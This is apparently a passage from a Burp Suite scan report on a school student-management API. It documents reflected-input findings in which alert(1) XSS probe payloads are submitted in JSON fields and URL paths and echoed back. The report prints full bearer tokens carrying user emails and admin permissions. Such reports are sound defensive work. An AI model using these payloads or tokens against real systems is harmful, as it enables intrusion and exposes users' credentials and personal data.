This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1


```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd asdasd","extRef":"testasdxxcmem6<script>alert(1)<\/script>te36g"}
```


Response 1


```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:37 GMT

{"studentId":4,"tenantId":6,"externalReference":"testasdxxcmem6<script>alert(1)</script>te36g","fullName":"Testasd
asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}
```

6.26. https://sb-api.ismanila.org/Veracism/api/students/4 [fullName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The value of the **fullName** JSON parameter is copied into the HTML document as plain text between tags. The payload **ge0mh<script>alert(1)</script>zfsk0** was submitted in the fullName JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"ge0mh<script>alert(1)<\/script>zfsk0","extRef":"testasdxx"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
```

```
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:20 GMT

{"studentId":4,"tenantId":6,"externalReference":"testasdxx","fullName":"ge0mh<script>alert(1)</
script>zfsk0","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}
```

6.27. https://sb-api.ismanila.org/Veracism/api/students/6 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **bywo8<img src=a onerror=alert(1)>dt4rn** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1


```
PUT /Veracism/api/students/6bywo8%3cimg%20src%3da%20onerror%3dalert(1)%3edt4rn HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

```
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd","extRef":"testasd"}
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:59 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value '6bywo8<img src=a onerror=alert(1)>dt4rn' is not valid."]},"traceId":"00-
b3eeb827ae1d138a61c61bf9f9dd8f2c-80b143a3ae41653f-00"}
```

6.28. https://sb-api.ismanila.org/Veracism/api/students/6 [extRef JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the **extRef** JSON parameter is copied into the HTML document as plain text between tags. The payload **l5t6b<script>alert(1)</script>ms34k** was submitted in the extRef JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
```

wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd","extRef":"testasdl5t6b<script>alert(1)<\/script>ms34k"}

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:20 GMT

{"studentId":6,"tenantId":6,"externalReference":"testasdl5t6b<script>alert(1)</
script>ms34k","fullName":"Testasd","studentNumber":"0123012","isActive":true,"createdAt":"2026-03-04T23:23:33.51333
33"}

6.29. https://sb-api.ismanila.org/Veracism/api/students/6 [fullName JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The value of the **fullName** JSON parameter is copied into the HTML document as plain text between tags. The payload **jz4op<script>alert(1)</script>po6h3** was submitted in the fullName JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasdjz4op<script>alert(1)<\/script>po6h3","extRef":"testasd"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:55:08 GMT

{"studentId":6,"tenantId":6,"externalReference":"testasd","fullName":"Testasdjz4op<script>alert(1)</
script>po6h3","studentNumber":"0123012","isActive":true,"createdAt":"2026-03-04T23:23:33.5133333"}
```

6.30. https://sb-api.ismanila.org/Veracism/api/users/admin-invite [email JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/admin-invite**

Issue detail

The value of the **email** JSON parameter is copied into the HTML document as plain text between tags. The payload **kr7xi<script>alert(1)</script>wk5uj** was submitted in the email JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The request uses a Content-type header which it is not possible to generate using a standard HTML form. Burp attempted to replace this header with a standard value, to facilitate cross-domain delivery of an exploit, but this does not appear to be possible.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
POST /Veracism/api/users/admin-invite HTTP/2
Host: sb-api.ismanila.org
Content-Length: 6134
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"kr7xi<script>alert(1)<\/script>wk5uj","displayName":"asd","tenantId":13}
```

Response 1

```
HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/Users/9f342d1c-0075-4643-a241-6728a316ade8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
```

```
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:49:06 GMT

{"id":"9f342d1c-0075-4643-a241-6728a316ade8","auth0UserId":"pending|kr7xi<script>alert(1)</
script>wk5uj","email":"kr7xi<script>alert(1)</script>wk5uj","displayName":"asd","role":"2","roleCode":null,"i
...[SNIP]...
```

6.31. https://sb-api.ismanila.org/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant [URL path folder 4]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant**

Issue detail

The value of the URL path folder 4 is copied into the HTML document as plain text between tags. The payload **tgj11<img src=a onerror=alert(1)>b02wl** was submitted in the URL path folder 4. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
PUT /Veracism/api/users/b0d0ad61-
fd72-4d51-9359-9814aedaff21tgj11%3cimg%20src%3da%20onerror%3dalert(1)%3eb02wl/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
```

```
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"test test1","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:17:38 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value 'b0d0ad61-fd72-4d51-9359-9814aedaff21tgj11<img src=a
onerror=alert(1)>b02wl' is not valid."]},"traceId":"00-03a41b231e0f92fd65e33a59c724a930-296124ca299b5096-00"}
```

